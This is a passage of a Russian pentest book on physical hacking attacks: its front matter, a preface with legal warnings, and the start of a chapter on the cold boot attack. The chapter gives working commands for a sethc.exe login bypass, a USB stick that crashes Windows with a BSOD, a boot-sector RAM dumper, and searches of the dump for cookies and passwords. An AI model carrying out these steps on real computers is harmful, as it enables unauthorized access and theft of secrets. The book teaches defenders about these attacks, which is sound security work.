ХАКЕРСТВО

ФИЗИЧЕСКИЕ АТАКИ С ИСПОЛЬЗОВАНИЕМ ХАКЕРСКИХ УСТРОЙСТВ

Андрей Жуков

УЦСБ

bhv®

Андрей Жуков

ХАКЕРСТВО

ФИЗИЧЕСКИЕ АТАКИ С ИСПОЛЬЗОВАНИЕМ ХАКЕРСКИХ УСТРОЙСТВ

Санкт-Петербург
«БХВ-Петербург»
2023

УДК 004.4
ББК 32.973
Ж86

Жуков А. Н.

Ж86 Хакерство. Физические атаки с использованием хакерских устройств. — СПб.: БХВ-Петербург, 2023. — 304 с.: ил.

ISBN 978-5-9775-1811-6

Книга посвящена физическим атакам на беспроводные сети и компьютеры с использованием самодельных хакерских устройств и защите от них. Показан способ дампа памяти компьютера при помощи обычной флешки, метод перехвата сетевого трафика посредством зажимов-«крокодилов». Подробно освещены различные атаки BadUSB, продемонстрирован метод организации несанкционированного доступа к компьютеру при помощи 4G-модема и подключения к локальной сети через хакерское устройство на базе одноплатного компьютера. Описаны атаки на беспроводные сети и уличные IP-камеры с помощью самодельного устройства Wi-Fi Pineapple. Продемонстрирован способ атаки на сеть и устройства с использованием дрона, оборудованного одноплатным компьютером. Описана конструкция защищенного от помех квадрокоптера с управлением по мобильной сотовой сети. Рассказано о том, как превратить обычный мобильный телефон в «трекер» или хакерское устройство, позволяющее управлять гаражными воротами или шлагбаумами.

Для пентестеров и специалистов по информационной безопасности

УДК 004.4
ББК 32.973.26–018.1

Группа подготовки издания:

Руководитель проекта	*Павел Шалин*
Зав. редакцией	*Людмила Гауль*
Редактор	*Григорий Добин*
Компьютерная верстка	*Людмилы Гауль*
Корректор	*Светлана Крутоярова*
Дизайн обложки	*Зои Канторович*

Подписано в печать 03.08.23.
Формат 70×100$^{1}/_{16}$. Печать офсетная. Усл. печ. л. 24,51.
Тираж 1000 экз. Заказ № 6875.
«БХВ-Петербург», 191036, Санкт-Петербург, Гончарная ул., 20.

Отпечатано с готовых файлов заказчика
в АО «Первая Образцовая типография»,
филиал «УЛЬЯНОВСКИЙ ДОМ ПЕЧАТИ»
432980, Россия, г. Ульяновск, ул. Гончарова, 14

ISBN 978-5-9775-1811-6

Оглавление

От лица всей компании УЦСБ и от себя лично хочу выразить огромную благодарность Андрею Жукову за проделанную им работу. Желание Андрея поделиться своим интересным практическим опытом — это то, что, безусловно, принесет пользу как опытным, так и начинающим специалистам, позволит им с различных сторон оценить подходы к защите и безопасности. Читатели этой книги смогут сделать для себя много увлекательных открытий, получить новые знания, научиться осознанно оценивать защищенность различных систем и выявлять, какие векторы атак дополнительно необходимо учитывать при создании систем защиты.

Валентин Богданов,
Генеральный директор ООО «УЦСБ»

О компании

Компания «Уральский центр систем безопасности» (УЦСБ) — федеральный системный интегратор, специализирующийся на создании, модернизации и обслуживании базовых инфраструктурных элементов предприятий и организаций, включая информационные и инженерно-технические системы, а также решения по обеспечению информационной и технической безопасности. Обладая знаниями и опытом в каждом из этих направлений, УЦСБ делает акцент на обеспечении эффективной и надежной работы систем, используя лучшие — «сильные» решения, позволяющие добиться максимального эффекта в решении задач, поставленных заказчиками.

За 16 лет УЦСБ стал одной из самых быстрорастущих и крупных ИТ-компаний в России. Среди заказчиков Уральского центра систем безопасности: Газпром, Сбербанк, «Росэнергоатом», «Трансефть», «Юнипро», «Северсталь», СКБ-Банк и многие другие предприятия и организации.

УЦСБ является партнером мировых и отечественных производителей решений в области обеспечения информационной безопасности (ИБ), а также решений для реализации комплекса инженерно-технических средств охраны и построения надежной ИТ-инфраструктуры предприятия.

Среди заслуг компании можно выделить не только успешную реализацию проектов по обеспечению информационной безопасности крупных промышленных объектов, но и активное участие в социально-значимых проектах города Екатеринбурга. Так, УЦСБ активно поддерживает студентов направления ИБ и ИТ, предоставляя талантливым студентам возможность беспрепятственно повышать уровень своего образования в области современных технологий.

Кроме того, УЦСБ является организатором крупнейшей на Урале конференции о трендах в информационных технологиях и информационной безопасности — IT IS conf.

Предисловие

0.1. Сокращения, применяемые в книге

4G	Технология мобильной передачи данных четвертого поколения
BIOS	Базовая система ввода/вывода
BLE	Беспроводная технология с низким энергопотреблением
DHCP	Протокол автоматической настройки сети
DMR	Цифровые мобильные рации
DNS	Доменная система имен
DoS	Отказ в обслуживании
EAP	Защищенная беспроводная сеть с индивидуальными учетными записями
ELRS	Протокол управления дронами
FRSKY	Протокол управления дронами
GNU	Свободная операционная система
GPIO	Ввод/вывод общего пользования
GPS	Глобальная система позиционирования
GSM	Технология сотовой связи
HTML	Язык разметки гипертекста
HTTP	Протокол передачи гипертекста
HTTPS	Протокол передачи гипертекста через SSL/TLS
IP	Интернет-протокол
IrDA	Инфракрасный порт передачи данных
L2	Туннель второго уровня модели OSI

L3	Туннель третьего уровня модели OSI
MAC	Физический адрес сетевой карты
MiTM	Атака «Человек посередине»
MSCHAP	Протокол проверки подлинности
NFC	Технология передачи данных ближнего поля
OPN	Открытая беспроводная сеть
PHP	Язык программирования для генерации гипертекста
PIN	Персональный идентификационный номер
PSK	Общий ключ
QR	Двумерный штрихкод
RCE	Удаленное выполнение кода
RDP	Протокол удаленного управления в режиме графики
RFID	Радиометка
SDR	Программное радио
SMB	Протокол доступа к файлам и принтерам
SNAT	Изменение IP-адреса источника
SSH	Протокол удаленного управления в режиме консоли
SSL	Протокол Secure Sockets Layer
TBS	Протокол управления дронами
TCP	Протокол передачи данных
TLS	Протокол Transport Layer Security
VPN	Виртуальная частная сеть
WPA	Защищенная беспроводная сеть с общим ключом
ИБ	Информационная безопасность
ИТ	Информационные технологии
ОС	Операционная система

0.2. Об этой книге

При проникновении через Интернет злоумышленники обычно используют уязвимости либо недостатки в настройках программного обеспечения (ПО). Иногда в ход идут социальные векторы и реализуются атаки через слабости самих людей. При этом атакующий может находиться в любой точке мира, и для проведения атаки ему не требуется даже вставать с дивана.

В случае успешности проникновения игра переходит на новое поле — в локальную сеть. И если для Интернета существуют свои атаки, то для сетей интранет, т. е. локальных сетей, — свои. На деле атаки в локальных сетях куда более разнообразнее и опаснее.

Но *что* сможет сделать злоумышленник при физическом или околофизическом доступе? А вдруг он настолько заинтересован в проникновении, что все же встал с дивана и уже находится в радиусе действия беспроводных сетей? А что, если он находится еще ближе и видит перед собой торчащий порт для подключения к сети? Наконец, *что* хакер может сделать с помощью самой безотказной техники взлома — социальной инженерии, когда он находится в шаговой доступности от атакуемых офисов?

Уязвимости среди нас. При физическом пентесте[1] эксплуатируются эти уязвимости, с которыми мы живем и которых совсем не замечаем. Многие из них уже плотно вошли в нашу жизнь. Ведь все, что имеет достаточно широкое распространение, к чему мы все привыкли, крайне сложно исправить. Особенно, если уязвимость имеет аппаратную или архитектурную природу.

Как вы узнаете из этой книги, атаки физического или околофизического доступа действительно открывают для хакера куда бóльшие возможности, чем атаки по сети Интернет/интранет. Правда, такие атаки требуют взамен физического присутствия, а иногда и ловкости рук, еще и удачного стечения обстоятельств. А где-то и вовсе на атаку дается всего одна попытка, но зато успешность атаки может привести к RCE — наивысшей награде для хакера. *Физические* атаки больше характерны для внутреннего нарушителя, прошедшего определенные рубежи контроля. А *околофизические* — для внешнего нарушителя, находящегося, возможно, где-то в толпе, и атакующего на расстоянии через стены.

На протяжении всей книги вы, дорогие читатели, сможете почувствовать себя настоящими хакерами, чтобы потом очнуться и по-другому взглянуть на привычные вещи.

В книге нет ни одной атаки, информацию о которой нельзя найти в Интернете. Все описанное известно уже много лет, а что-то — целые десятилетия! Тем не менее, практически все эти атаки актуальны по сей день, но о некоторых из них широкому кругу по-прежнему неизвестно.

---

[1] Пентест — имитация проникновения в систему по всем возможным сценариям, чтобы выявить слабые места инфраструктуры, а потом устранить их.

Целью демонстрации атак является привлечение внимания к ним: к степени их воздействия, малозаметности и простоте эксплуатации. Эта книга не столько про сами уязвимости, сколько про их эксплуатацию. Поскольку речь о физических атаках, их реализация требует соответствующих аппаратных решений.

Что ждет вас в этой книге? В ней есть чуть-чуть кодинга, администрирования и совсем немного «железа», поскольку для физических и околофизических атак не обойтись без специальных гаджетов. Причем на деле даже не требуются глубокие знания электроники — ведь сейчас достаточно много готовых устройств и компонентов. То же касается и программной части — на каждую атаку есть целый ряд готовых инструментов. По ходу изложения материала книги вы узнаете, как при настройке каждого устройства можно достичь результатов наименьшими усилиями, делая при этом настраиваемые устройства предельно дешевыми и простыми. Каждый девайс представляет собой максимально открытое, гибкое и переносимое решение, чтобы в случае утраты его можно было бы легко восстановить и быстро «вернуться в игру». Эта книга про «маленьких друзей» хакера — таких как смартфон, одноплатный компьютер, флешка и т. п. В книге вы не встретите обзора уже готовых гаджетов — типа, например, девайсов от Hak5 и тому подобных. Вместо этого я покажу, как злоумышленник своими руками может сделать из обычных комплектующих или одноплатников мощные хакерские девайсы, очень узко заточенные под свой кейс использования. Демонстрация атак на примере готовых устройств — это не лучший пример, ведь далеко не каждый читатель имеет опыт работы с такими устройствами, чего нельзя сказать об ультрапопулярных одноплатниках. Да и злоумышленник, используя всем доступные одноплатники, куда более гибок и креативен в плане атак, и вместе с тем опаснее.

На протяжении всей книги для реализации атаки не понадобится ноутбук, что делает каждую из них более незаметной. Большая часть уязвимостей может быть совершена лишь с использованием смартфона, с которым, в отличие от ноутбука, можно пройти практически куда угодно и выглядеть совсем неприметно.

Также вы увидите, что многие атаки не требуют наличия каких-либо признанных программных уязвимостей. А некоторые атаки представляют и вовсе почти 100-процентный способ выполнения кода на цели (то есть ее захвата) и все, что они требуют, — это просто быть на расстоянии нескольких метров от цели.

В книге представлены самые «пробивные» варианты атак из всех возможных, главная цель которых получить доступ к системе там, где возможно. Все атакующие устройства можно отнести к трем группам:

- когда необходим непосредственный физический контакт (USB, RJ-45);
- когда атака совершается по радиоканалу и не требует непосредственного физического доступа;
- когда необходимо участие человека (социальный вектор).

Соответственно, книга состоит из трех частей:

- в первой части описаны физические атаки;
- во второй части — атаки по радиоканалу;
- в третьей части — устройства закрепления.

В ней сначала описаны наименее опасные и, может быть, не столь действенные атаки, затем идет плавный переход к самым опасным. Вполне логично, что самые опасные, — это те, которые работают по радиоканалу, потому что позволяют реализовать атаки максимально незаметно и не требуют присутствия хакера в пределах контролируемой зоны. А это значит, что его сложно обнаружить.

В конце книги рассмотрено несколько решений, не связанных напрямую с атаками, но предоставляющих удаленный доступ и контроль, — т. е. используемых для постэксплуатации.

И, конечно же, в книге описаны обобщенные меры защиты от рассмотренных атак. В конце каждой главы приведен ряд рекомендаций, призванных бороться с атаками и минимизировать риски их реализации.

0.3. Для кого эта книга?

Эта книга не руководство к действию и не хакерский справочник. Большинству людей, занимающихся наступательной безопасностью, и так известно многое, о чем в ней написано. Адресована она, в первую очередь, представителям сферы ИБ, занимающимся непосредственно защитой. Книга написана с главной целью — чтобы каждый безопасник знал и оценивал риски, возникающие при физическом доступе потенциальных нарушителей. В книге я описываю все мыслимые, но, вместе с тем, все же актуальные атаки, которыми злоумышленник может воспользоваться. Незнание хотя бы одной из них и отсутствие соответствующих мер защиты — уже проблема безопасности для вашей компании.

Специалисты по наступательной безопасности тоже могут почерпнуть из этой книги какие-то идеи для своих легальных работ по тестированию системы безопасности — для этого в книге приведены скрипты и конфигурации. Ведь при проверке защищенности периметра важно понимать, какие методы могут быть использованы киберпреступниками.

Также любой другой человек из ИТ или не ИТ-сферы может узнать для себя что-то новое для общего развития — ведь он тоже может стать объектом атаки или будущим специалистом по анализу защищенности.

0.4. Об авторе

Я практикующий специалист по анализу защищенности, в простонародье — пентестер. Человек, чья работа — думать как киберпреступник,

чтобы выявить слабости и уязвимые места в системе защиты. За моими плечами почти 8 лет пентестов: внешних, внутренних, исследований защищенности веб-приложений, проведения атак социальной инженерии и даже ресерчей[1] по поиску 0-day. Эта книга — сборник разнообразных атак, которые мне довелось провести в своей профессиональной деятельности. Также в нее вошли атаки, которые так и остались «пылиться в ящике», но специально для читателей я воспроизвел их на стенде.

В связи с некоторой профессиональной деформацией «мыслить как преступник» я часто ставлю себя на место потенциального хакера. Но тем не менее, я нахожусь на светлой стороне и надеюсь, что вы, дорогие читатели, тоже ее придерживаетесь.

0.5. О законности всего этого

Пентест всегда считался ремеслом, граничащим с законом. Подавляющее большинство людей не из ИТ/ИБ-сферы, включая юристов, не увидят отличия пентестера от хакера, попытки проверить уязвимость — от полноценной компьютерной атаки, выполнение произвольной команды на хосте — от несанкционированного доступа. И год от года закон в области компьютерных преступлений становится только строже. Даже с самого первого шага любого тестирования на проникновение, будь то запуск сканера портов или программы для атак на Wi-Fi, пентестер начинает балансировать на лезвии ножа, рискуя в любой момент обрести огромные проблемы. И по опыту скажу, проблемы могут возникнуть там, где вы их точно не ждете.

Совсем другое дело — физическое проникновение, чему посвящена эта книга. Если классический пентест — это лишь некоторый риск, то физическое проникновение — это деятельность, с которой порою не рискуют связываться даже специализированные компании, занимающиеся ИБ. Многие при фразе «физическое проникновение» могут подумать об отмычках и о чем-то незаконном, связанным с грубой силой. Например, о вскрытии замков, незаметном проникновении в помещения и т. п. Сразу обозначу — это не наш метод.

Я, как автор этой книги, не несу ответственности за ваши действия и крайне рекомендую не применять ни один из описанных в ней приемов на чужих информационных ресурсах. Вы можете экспериментировать на собственном стенде или пробовать себя при легальном оказании услуг по договору с четко обозначенными границами и сроками. При атаках через Интернет применима анонимность, но с физическим пентестом она не работает! Любая камера наблюдения может вас «сдеанонить» и, если даже вам

[1] Ресерч — от англ. research, исследование. Сленговое слово, означающее процесс поиска исходного материала, который в дальнейшем будет использован в той или ной деятельности.

повезло, то оставленные на устройствах отпечатки пальцев или криминалистический анализ содержимого памяти этих самых устройств точно позволит узнать о вас гораздо больше, чем вы предполагаете. Не считайте себя умнее остальных и не недооценивайте тех, кто будет расследовать ваши атаки.

Всякий раз, повторяя на практике что-то описанное в книге, помните о статьях Уголовного кодекса Российской Федерации (УК РФ):

- УК РФ Статья 272. Неправомерный доступ к компьютерной информации.
- УК РФ Статья 273. Создание, использование и распространение вредоносных компьютерных программ.
- УК РФ Статья 274.1. Неправомерное воздействие на критическую информационную инфраструктуру Российской Федерации.
- УК РФ Статья 274. Нарушение правил эксплуатации средств хранения, обработки или передачи компьютерной информации и информационно-телекоммуникационных сетей.

Чтобы бороться с уязвимостями и делать мир безопаснее, нужно знать тактику злодеев и принимать во внимание, что представленные атаки достаточно просты в реализации.

Все, что описано в книге, реализовано автором на стендах или в рамках легальных услуг по тестированию на проникновение от лица специализированной компании, обладающей лицензией на оказание услуг в области ИБ.

0.6. Благодарности

Хочу выразить признательность компании УЦСБ за финансирование книги, благодаря которому вы можете наслаждаться цветными фотографиями и подсвеченным синтаксисом в коде и конфигах.

Также спасибо моей коллеге Диане за помощь с вычиткой книги на предмет орфографии и пунктуации, оформление, а также работу с фотографиями.

Спасибо также и тебе, читатель, за то, что читаешь эту книгу и, надеюсь, сделаешь мир чуточку безопаснее.

ЧАСТЬ I

Физические атаки

Первая часть книги посвящена физическим атакам, требующим непосредственного контакта с целью. В качестве целей выступают объекты, которые можно встретить где угодно, — это личный или рабочий компьютер, интернет-провод и, конечно же, сами люди — пользователи компьютеров. Здесь рассмотрены самые простые и эффективные атаки, которые можно придумать.

Каждая глава посвящена одной атаке, и соответственно, одному устройству, заточенному под нее.

Cold boot attack

1

Представьте, что вы вышли поговорить по телефону, перекусить или просто погулять и оставили свой ноутбук без присмотра на 10–15 минут. Возможно, вы сотрудник офиса или студент вуза, и у вас перерыв. При этом вы, как правильный пользователь, заблокировали свой комп. У вас даже шифрованный HDD/SSD-диск, стойкий пароль на вход в систему, установлены все необходимые обновления. Кажется, что все «ок» и ваши данные в безопасности. Но так ли это на самом деле? Давайте подумаем, что бы мог сделать хакер в таком случае.

Первое, и самое простое, что злоумышленник может сделать при ограниченном времени — это присоединиться к ноутбуку напрямую через витую пару. Ведь сделать это можно даже без входа в систему. Так он получит сетевой канал взаимодействия, который, возможно, позволит взломать компьютер одним из следующих способов:

- уязвимости (MS17-010, BlueKeep, PrintNightmare);
- NetBIOS/LLMNR spoofing (Responder);
- Bruteforce (SMB, RDP);
- MiTM (Evilgrade, BdfProxy, MS16-101).

Каждый из указанных способов заслужил бы отдельного раздела, но это не тот случай. Предположим, что система достаточно «свежая» и имеет все необходимые обновления, а пароль на вход более-менее стойкий.

Второе, что может злоумышленник, — это перевести комп в спящий режим или гибернацию. В этих режимах диск не задействуется, подпитывается только RAM. После этого можно извлечь жесткий диск и подключиться к нему напрямую — например, с помощью девайса, изображенного на рис. 1.1.

И в большинстве случаев этого окажется достаточно. Если перед злоумышленником обычный незашифрованный HDD/SSD, то он может получить доступ ко всем документам и файлам, включая системные файлы, может извлечь пароли и т. д. При таком прямом доступе к диску можно не только довольствоваться пассивным чтением информации, но также изменять данные на нем. Теоретически можно подменить системный компонент на диске и, вернув диск обратно в комп, успешно войти в пользовательскую



Рис. 1.1. USB-HDD адаптер для прямого доступа к диску

сессию пятикратным нажатием клавиши <Shift>. Для этого в файловой системе на диске достаточно поменять лишь один файл:

```
mount /dev/sdb2 /media/hdd
cp /media/hdd/Windows/System32/cmd.exe /media/hdd/Windows/System32/sethc.exe
```

Но этот сценарий мы далее не рассматриваем, так как он достаточно простой, хотя и имеет свои тонкости. И все-таки цель злоумышленника — это компьютер с зашифрованным диском.

Наконец, третье, что он может сделать, — атака холодной перезагрузки (Cold boot attack), о которой эта глава.

1.1. Теория

Cold boot attack — это широко известный способ получения доступа к оперативной памяти (RAM), использующий эффект сохранения данных в ней. Он достигается так называемой *холодной перезагрузкой* — перезагрузкой без использования ПО или, грубо говоря, аппаратной перезагрузкой.

Почему не программной? Программная перезагрузка влечет за собой закрытие всех процессов и файлов, смапленных в RAM, и, возможно, даже ее принудительное затирание. Вот почему для атаки так важно сделать перезагрузку самостоятельно, без привлечения операционной системы (ОС), сохранив все ценные данные в памяти.

Осуществить указанную перезагрузку можно, как минимум, следующими способами:

- аппаратное отключение/включение питания (очень быстро);
- аппаратный reset;
- Blue Screen of Death (BSOD).

В каждом из указанных способов ОС не успеет или не сможет затереть данные в RAM перед перезагрузкой. Далее, если вставить загрузочную флешку, управление CPU может перейти уже на нее, и можно будет исполнить загрузочный код, который будет читать ту самую не затертую память.

С системным блоком форм-фактора «tower» все пройдет на ОК. Но в случае с ноутбуками у злоумышленника возникнет ряд дополнительных проблем. Во-первых, только у малой части ноутбуков сейчас есть отдельная кнопка аппаратной перезагрузки. Во-вторых, современные ноутбуки часто не снабжаются съемными аккумуляторами, так что кратковременно вынуть аккумулятор вряд ли получится. В таком случае можно попробовать вызвать перезагрузку, вставив флешку со специально поврежденной файловой системой, которая может вызвать BSOD (рис. 1.2):

```
git clone https://github.com/mtivadar/windows10_ntfs_crash_dos
dd if=tinyntfs of=/dev/sdb
```

Для злоумышленника ошибка тут недопустима — ведь можно потерять данные в RAM. Хотя современная Windows, которая так «любит» уходить в гибернацию, может сыграть ему на руку и вернет состояние RAM из файла hiberfil.sys.

В крайнем случае есть еще вариант с извлечением и охлаждением планок памяти DRAM/SRAM и переносом их на другую плату. Но этот вариант



Рис. 1.2. BSOD при обращении к специально поврежденной файловой системе на флешке

технически намного сложнее, реализуется не так быстро, так как требует разборки компьютера, поэтому мы его не рассматриваем. Другое дело загрузочная флешка — открытый USB-порт есть почти везде.

Все необходимые примитивы — это чтение физической памяти и прямая запись на жесткий диск — можно взять из следующего машинного кода:

```
[org 0x7C00]
[bits 16]

resetdisk:
 mov ah, 0x00  ; reset function
 mov dl, 0x00  ; drive
 int 0x13   ; disk int
 jc resetdisk

getmem:
 mov bx, 0x0000  ; segment
 mov es, bx
 mov bx, 0x8000  ; offset
 ; es:bx = 0x0000:8000

writedisk:
 mov ah, 0x03  ; write function
 mov al, 0x01  ; sectors
 mov ch, 0x00  ; cylinder
 mov cl, 0x03  ; sector
 mov dh, 0x00  ; head
 mov dl, 0x80  ; drive
 int 0x13   ; disk int

times 510 - ($ - $$) db 0x00
db 0x55, 0xAA

times 8096 db 0xfe
```

Этот загрузочный код копирует 512 байтов оперативной памяти в сектор жесткого диска или флешки.

Если скомпилировать и поместить этот код в самое начало любой флешки/диска, то BIOS выполнит его как загрузочный:

```
nasm bootcode.asm
qemu-system-i386 -hda bootcode
```

У BIOS загрузочный код выполняется в реальном режиме (16-бит), и доступ к памяти идет по физическому адресу. Адрес читаемой RAM

указывается в паре регистров ES:BX. Доступ на запись к жесткому диску или флешке осуществляется посредством 0x13 BIOS-прерывания (по сути, API BIOS). И в результате такого кода содержимое 512 байтов RAM копируется на сектор HDD. Если завернуть этот участок кода в цикл, то можно считать всю RAM целиком.

Однако никакой код на ассемблере вам писать не придется. Уже есть удобный инструмент, который создан специально для этой атаки. И, как вы возможно, догадались, эксплуатировать cold boot attack можно простой загрузочной флешкой.

1.2. Подготовка

Подготовка атакующей загрузочной USB-флешки, которая дампит RAM в неразмеченную область на ней:

```
wget https://github.com/baselsayeh/coldboot-tools/releases/download/2/bios_memimage64.zip
sudo dd if=grldr.mbr of=/dev/sdb conv=notrunc # установка загрузчика grub4dos в MBR
sudo fdisk /dev/sdb # создать 1 раздел, не до конца области диска, оставив 4-8 ГБ
sudo mkfs.fat /dev/sdb1 # использование самой простой файловой системы
sudo mount /dev/sdb1 /media/usb
cp grldr menu_sec_part.lst scraper*.bin /media/usb/ # установка dump RAM
```

Содержимое конфигурационного файла загрузчика `menu_sec_part.lst`:

```
title Dump the ram (64bit Halt)
map (hd0) (hd1)
map (hd0,1)+1 (hd0)   #раздел флешки, на который будет сохранен дамп RAM
map --hook
rootnoverify (hd0,0)
chainloader --force --boot-cs=0x7c0 --boot-ip=0x200 (hd1,0)/boot/grub4dos/scraper/scraper64_haltonly.bin # использование длинного режима, чтобы скопировать больше 4ГБ RAM
```

Эта конфигурация предусматривает, что содержимое RAM сохраняется непосредственно в дополнительный раздел на флешке, минуя файловую систему. На самом деле, с помощью загрузчика GRUB можно создать виртуальный диск из файла и производить запись в него. Это предоставило бы в дальнейшем удобный доступ к дампу в виде файла на флешке. Несомненно, это более удобно, но на современных файловых системах не так просто создать нефрагментированный сплошной файл большого размера. Так, на FAT32 нельзя создать файл больше 4 Гбайт. А на NTFS ровно посередине раздела находится служебный MFT, описывающий файлы. При записи на

такой виртуальный диск можно попросту затереть файловую систему. Так что классический вариант с дампом RAM в раздел более надежный. Также желательно раздел для дампа разместить в конце флешки, чтобы в случае, если объем RAM превысит размер раздела, запись не вышла на следующий раздел и не испортила файловую систему основного раздела флешки.

1.3. Атака заблокированного компьютера

Для атаки заблокированного компа совсем не обязательно, чтобы на нем стояла автоматическая загрузка с USB-флешки. Многие BIOS поддерживают выбор носителя для загрузки через клавишу <F8> или аналогичную. Но даже если не поддерживают, это можно сделать через вход в BIOS и изменение его настроек.

Сама атака занимает некоторое время и выглядит как простое подключение USB-флешки. И пока отсутствует пользователь, данные из RAM его компа постепенно утекают на съемный носитель злоумышленника, что показано на рис. 1.3.

Как только атака завершится, точная копия оперативной памяти будет находиться во втором разделе флешки (/dev/sdb2). Для дальнейшего удобства дамп памяти из раздела можно сохранить в виде простого файла:

```
sudo dd if=/dev/sdb2 of=ram.img bs=512 status=progress
```



Рис. 1.3. Дамп RAM на флешку в действии

Получившийся дамп может быть немного сдвинут. Например, на моем стенде — на 0x53000 байт. Однако это легко исправить:

```
truncate -s $[0x53000] pad.img
cat pad.img ram.img > _ram.img
```

Теперь перед злоумышленником та самая RAM, что была на момент аппаратного сброса, со всеми лежащими в ней секретами, которые можно легко обнаружить:

```
radare2 -n ram.img
/wi cookie:     # ищем все cookie
/wi passw       # ищем пароли
```

Хакер может простым поиском по содержимому найти те или иные чувствительные данные, используя сигнатурный подход, т. е. зная определенные ключевые слова — такие как «Password», «Secret» или «Cookie». Например, по сигнатурам, которые есть у большинства файлов, можно найти такие чувствительные данные, как RSA-ключи, фотографии, PDF-документы, архивы и т. п.

На рис. 1.4 представлен пример того, что было на стенде перед блокировкой компьютера и началом атаки.

А после ее завершения на машине атакующего в памяти содержится введенная строка (рис. 1.5).



Рис. 1.4. Состояние ноутбука перед блокировкой и аппаратным сбросом

